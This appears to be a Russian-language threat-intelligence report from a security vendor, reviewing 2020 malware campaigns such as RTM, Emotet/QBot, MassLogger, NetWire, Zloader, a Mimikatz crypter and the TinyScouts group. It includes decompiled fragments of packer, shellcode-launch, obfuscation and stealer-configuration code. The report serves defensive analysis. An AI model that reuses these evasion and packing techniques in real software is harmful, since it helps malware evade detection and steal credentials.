Злоумышленники стали рассылать известный банковский троян RTM в новой оболочке, которая имеет довольно простую структуру и работает в три этапа. Здесь приведен первый слой обертки, который расшифровывает шелл-код и передает ему управление.

```
if ( a1 )
  a1 = 0;
v2 = sub_40B940(1414, 197);
if ( a1 == v2 )
{
  flProtect = v2;
  v5 = *(int *)((char *)&dword_4766EF * a1);
  flProtect = 0;
  dwSize = 0;
  v2 = (int)(*(LPVOID (__stdcall **)(LPVOID, SIZE_T, DWORD, DWORD))((char *)&VirtualAlloc * a1))(
                (LPVOID)v2,
                v5,
                4096,
                v2);
}
*(int *)((char *)&dword_476832 * a1) = 0;
*(int *)((char *)&dword_476832 * a1) |= v2;
if ( a1 )
{
  flProtect = v4;
  *(int *)((char *)&dword_4769AB * a1) *= a1;
  v10 = a2;
  *(char (**)[3])((char *)&off_476C01 * a1) = (char (*)[3])(*(char **)((char *)&off_476C01 * a1) + a1);
}
v6 = *(const void **)((char *)&dword_4769AB * a1);
v10 = *(int *)((char *)&dword_4766EF * a1);
v7 = v10;
qmemcpy((void *)v2, v6, v10);
v10 = v2 + v7;
v8 = *(int *)((char *)&dword_476832 * a1);
*(int *)((char *)&dword_476B8E * a1) = v3;
*(int *)((char *)&dword_476B8E * a1) &= a1;
JUMPOUT(__CS__, *(int *)((char *)&dword_476B8E * a1) + v8);// jmp to shellcode
}
```

Далее шелл-код, имеющий примерно такую же простую структуру, расшифровывает и запускает исполняемый файл, который далее распаковывает RTM с помощью функции RtlDecompressBuffe и запускает его:



```
sub_401000(v7, &Buffer);
SetEnvironmentVariableA((LPCSTR)&Buffer, (LPCSTR)&Buffer);
v8 = LoadLibraryW(&TempFileName);
if ( v8 )
{
  byte_441652 = 'D';
  byte_441653 = 'l';
  byte_441654 = 'l';
  byte_441655 = 'G';
  byte_441656 = 'e';
  byte_441657 = 't';
  byte_441658 = 'C';
  byte_441659 = 'l';
  byte_44165A = 'a';
  byte_44165B = 's';
  byte_44165C = 's';
  byte_44165D = '0';
  byte_44165E = 'b';
  byte_44165F = 'j';
  byte_441660 = 'e';
  byte_441661 = 'c';
  byte_441662 = 't';
  byte_441663 = '\0';
  v9 = GetProcAddress(v8, &byte_441652);
  if ( v8 )
  {
    byte_441666 = 'd';
    byte_441667 = 'f';
    byte_441668 = 's';
    byte_441669 = 'r';
    byte_44166A = ' ';
    byte_44166B = '0';
    byte_44166C = '0';
    byte_44166D = '0';
```


Как известно, последние годы RTM лидирует в российском пространстве по количеству фишинговых рассылок. Атаки направлены на максимальный захват инфраструктуры и закрепление в ней с последующей попыткой монетизации через вывод денежных средств.

Возобновление активности Emotet


Загрузчик Emotet, который практически не использовали в России весь прошлый год, вновь активизировался в июле 2020 года и в этот раз распространял банковский троян QBot. Мы фиксируем его у наших заказчиков из разных отраслей: энергетики, госсектора, кредитно-финансовой сферы.

При этом один из модулей Qbot позволяет красть почтовые письма, которые операторы, распространяющие Emotet, дальше используют для фишинговых рассылок. Это значительно повышает уровень доверия получателей и увеличивает шанс заражения.

Распространялся вредонос в оболочке, которая маскировалась под приложение MFC.



В одном из защитных слоев используется control-flow-обфускация




Рассылки стилера MassLogger

Недавно мы зафиксировали у одного из зарубежных заказчиков новый стилер MassLogger. И пусть его рассылают пока не часто, он уже попал на радары специалистов по информационной безопасности. К слову, в рассылках на российские компании он еще не был замечен.

Вирус является исполняемым файлом .NET, защищен оболочкой с множеством проверок виртуального окружения и обфусцирован. Используется три основных способа обфускации: control-flow-обфускация, шифрование строк и динамическая инициализация делегатов.

Пример

Control-flow-обфускация



В начале исполнения расшифровывается один из ресурсов, который содержит в себе специальный словарь. Ключом является токен поля одного из классов, а значением – токен функции, делегатом которой нужно инициализировать это поле. Далее многие функции вызываются через эти динамически инициализированные поля.

Фрагмент кода

Заполнение словаря и инициализация полей делегатами

```
            int num22 = array.Length / 8;
            ObfuscationClass.Stream stream = new ObfuscationClass.Stream(new MemoryStream(array));
            for (int i = 0; i < num22; i++)
            {
                int key = stream.read_dword();
                int value = stream.read_dword();
                dictionary.Add(key, value);
            }
            stream.Close();
        }
        ObfuscationClass.tokens_dictionary = dictionary;
    }
}
foreach (FieldInfo fieldInfo in typeFromHandle.GetFields(BindingFlags.Static | BindingFlags.NonPublic | BindingFlags.GetField))
{
    int token_to_init = fieldInfo.MetadataToken;
    int real_func_token = ObfuscationClass.tokens_dictionary[token_to_init];
    bool flag2 = (real_func_token & 1073741824) > 0;
    real_func_token &= 1073741823;
    MethodInfo methodInfo = (MethodInfo)typeof(ObfuscationClass).Module.ResolveMethod(real_func_token, typeFromHandle.GetGenericArguments(), new Type
    [0]);
    if (methodInfo.IsStatic)
    {
        fieldInfo.SetValue(null, Delegate.CreateDelegate(fieldInfo.FieldType, methodInfo));
    }
    else
    {
        ParameterInfo[] parameters = methodInfo.GetParameters();
        int num24 = parameters.Length + 1;
        Type[] array3 = new Type[num24];
        if (methodInfo.DeclaringType.IsValueType)
        {
            array3[0] = methodInfo.DeclaringType.MakeByRefType();
        }
        else
```

Семейство MassLogger способно отправлять собранные с компьютера жертвы данные тремя способами: на панель управления (http), на FTP-сервер или на почтовый ящик. В конфигурации вируса указаны необходимые учетные данные для FTP и почтового сервера (в зависимости от используемого метода отправки). В этом аспекте MassLogger имеет сходство с некоторыми другими стилерами .NET: Hawkeye, Agent Tesla.

```
int num2 = num;
for (;;)
{
    switch (num2)
    {
    case 1:
        yTAouB3o6PyB5kFYFFD.FtpPort = QXS6nh8VCMjf22vYIa.call_func(15704, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        yTAouB3o6PyB5kFYFFD.EmailEnable = QXS6nh8VCMjf22vYIa.call_func(15884, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 52;
        continue;
    case 2:
        yTAouB3o6PyB5kFYFFD.BinderBytes = QXS6nh8VCMjf22vYIa.call_func(22384, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 31;
        continue;
    case 3:
        yTAouB3o6PyB5kFYFFD.EmailPass = QXS6nh8VCMjf22vYIa.call_func(16504, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        yTAouB3o6PyB5kFYFFD.EmailPort = QXS6nh8VCMjf22vYIa.call_func(16684, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 5;
        continue;
    case 4:
        yTAouB3o6PyB5kFYFFD.EnableAntiVMware = QXS6nh8VCMjf22vYIa.call_func(18684, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 13;
        continue;
    case 5:
        yTAouB3o6PyB5kFYFFD.EmailSsl = QXS6nh8VCMjf22vYIa.call_func(16864, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 47;
        if (!true)
        {
            goto Block_15;
        }
        continue;
    case 6:
        yTAouB3o6PyB5kFYFFD.InstallFolder = QXS6nh8VCMjf22vYIa.call_func(23184, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 42;
        continue;
    case 7:
        yTAouB3o6PyB5kFYFFD.BinderOnce = QXS6nh8VCMjf22vYIa.call_func(22824, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        yTAouB3o6PyB5kFYFFD.EnableInstall = QXS6nh8VCMjf22vYIa.call_func(23004, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 6;
        continue;
    case 8:
        yTAouB3o6PyB5kFYFFD.EnableAntiHoneypot = QXS6nh8VCMjf22vYIa.call_func(20764, QXS6nh8VCMjf22vYIa.decrypt_string_func);
        num2 = 4;
```

Фрагмент кода

С заполнением конфигурации

Рассылки NetWire в Visual Basic оболочке


В самых разных отраслях фиксировались массовые рассылки RAT NetWire в оболочке, написанной на Visual Basic. Нам встречались как вариации с native-кодом, так и с p-code. Задача оболочки – проверка на виртуальное окружение, отладка и загрузка NetWire с определенных вшитых адресов. В прошлом году мы наблюдали множество различных семейств стилеров в похожей оболочке, но данный образец включает в себя больше методов обфускации и обнаружения виртуального окружения.

Фрагмент кода

Характерный фрагмент кода этого VB-пакера

Пример


Обнаружение нежелательных сервисов по вычисляемому хешу имени сервиса (например, «VMware Tools» или «VMware Snapshot Provider»):



Рассылки Zloader с использованием макросов Excel 4.0

У некоторых наших заказчиков из кредитно-финансовой сферы фиксировались рассылки ВПО Zloader. Пользователи получали документ Excel, при открытии которого запускались определенные формулы в ячейках, выполняющие необходимые действия, включая антианализ и загрузку ВПО.

Сами формулы были разбросаны по огромному листу, чтобы их было труднее заметить и проанализировать. Стоит отметить, что технология макросов Excel 4.0 считается устаревшей и сейчас почти не используется.



Продвинутые группировки и сложный инструментарий

Для продвинутых кибергруппировок ключевой задачей является не просто проникновение в инфраструктуру, а максимально долгое и незаметное нахождение внутри нее, длительный контроль и доступ к конфиденциальным данным (кибершпионаж). В отчетный период они действовали следующим образом.

Еще один метод скрытия Mimikatz

В одном из наших расследований злоумышленники достаточно высокого технического уровня (скорее всего, кибернаемники) использовали для обхода антивируса и запуска Mimikatz интересную технику. Mimikatz в зашифрованном виде был помещен в оболочку, которая принимала из командной строки два параметра: ключ и вектор инициализации. Далее с помощью библиотеки CryptoPP Mimikatz расшифровывался, и управление передавалось ему. Ниже указан фрагмент кода с установкой ключа и вектора, а также с подготовкой буфера для расшифрования данных:

```
195  v74 = 0i64;
196  v66 = (struct2 *)&CryptoPP::CipherModeFinalTemplate_CipherHolder<CryptoPP::BlockCipherFinal<1,
197  v67 = (struct1 *)&CryptoPP::CipherModeFinalTemplate_CipherHolder<CryptoPP::BlockCipherFinal<1,
198  v68 = &v75;
199  ResizeBuffer((QWORD)&v66);
200  v22 = ((__int64 (__fastcall *)(struct2 **))v66->IVSize_0)(&v66);
201  sub_7FF782D27280(&v66, (__int64)&firstArg, 16i64, (__int64)&secondArg, v22);// set key and IV
202  v59 = 0xFi64;
203  v58 = 0i64;
204  LOBYTE(Dst) = 0;
205  allocateMemory(&Dst, 0x1B810ui64, 0i64);
206  v23 = &Dst;
207  if ( v59 >= 0x10 )
208    v23 = Dst;
209  v24 = &ENCRYPTED_DATA;
210  if ( (((unsigned __int8)v23 | (unsigned __int8)&ENCRYPTED_DATA) & 0xF) != 0 )
211  {
212    memmove(v23, &ENCRYPTED_DATA, 0x1B810ui64);
213  }
214  else
```

В итоге средство антивирусной защиты промолчало при запуске утилиты Mimikatz и злоумышленнику удалось получить учетные данные.


Новая хакерская группировка TinyScouts

Летом 2020 года мы выявили новую киберпреступную группировку, которая атаковала банки и энергетические компании. TinyScouts отличает высокий уровень технических навыков и вариабельность сценария атаки.

На первом этапе злоумышленники рассылают сотрудникам организаций фишинговые письма с вредоносной ссылкой. Загрузка основного компонента ВПО происходит в несколько итераций. После открытия ссылки загружается TOR, что делает неэффективной такую популярную меру противодействия, как запрет на соединение с конкретными IP-адресами, которые принадлежат серверам злоумышленников.


Далее вредоносное ПО собирает информацию о зараженном компьютере и передает ее злоумышленникам.

Если данный узел инфраструктуры не представляет для них существенного интереса, то на него загружается модуль-вымогатель. В ходе атаки используется и легитимное ПО, в частности, принадлежащее компании Nirsoft.



Если же зараженный компьютер интересен злоумышленникам, скачивается дополнительное ПО, защищенное несколькими слоями обфускации и шифрования, которое обеспечивает членам кибергруппировки удаленный доступ и полный контроль над зараженной рабочей станцией.

Примечательно, что оно написано на PowerShell – это один из крайне редких случаев, когда этот язык не просто используется злоумышленниками в ходе атаки, а является инструментом для создания полноценного вредоносного ПО такого класса. Этот сценарий атаки предоставляет киберпреступникам широкий спектр вариантов монетизации: вывод финансовых средств, хищение конфиденциальных данных, шпионаж и т.д.



Итоги

Таким образом, видно, что злоумышленники разных уровней квалификации стараются совершенствовать свой инструментарий и менять векторы атак.

В качестве общих трендов для всех категорий киберпреступников можно выделить:

- ФИШИНГ криптовалюты с применением темы коронавируса;
- АТАКИ BRUTE-FORCE по RDP и ВЗЛОМ систем сотрудников
- АКТИВНОЕ ИСПОЛЬЗОВАНИЕ ЛЕГИТИМНЫХ СЕРВИСОВ (в частности, веб-приложений)

В отчетный период ОРГАНИЗОВАННЫЕ КИБЕРГРУППИРОВКИ, которые специализируются на несложной монетизации, использовали:

- RCE-уязвимость в ПО Citrix NetScaler (банки);
- троян QBot + загрузчик Emotet (банки, энергетика, госсектор);
- ВПО Zloader + макросы Excel (банки);
- новый стилер MassLogger;
- стилер NetWire в оболочке, написанной на Visual Basic

ПРОДВИНУТЫЕ КИБЕРГРУППИРОВКИ:

- новый метод сокрытия Mimikatz для обхода антивируса;
- новая хакерская группировка TinyScouts с вариабельным сценарием атак.

rt.ru
rt-solar.ru

info@rt-solar.ru
+7 (499) 755-07-70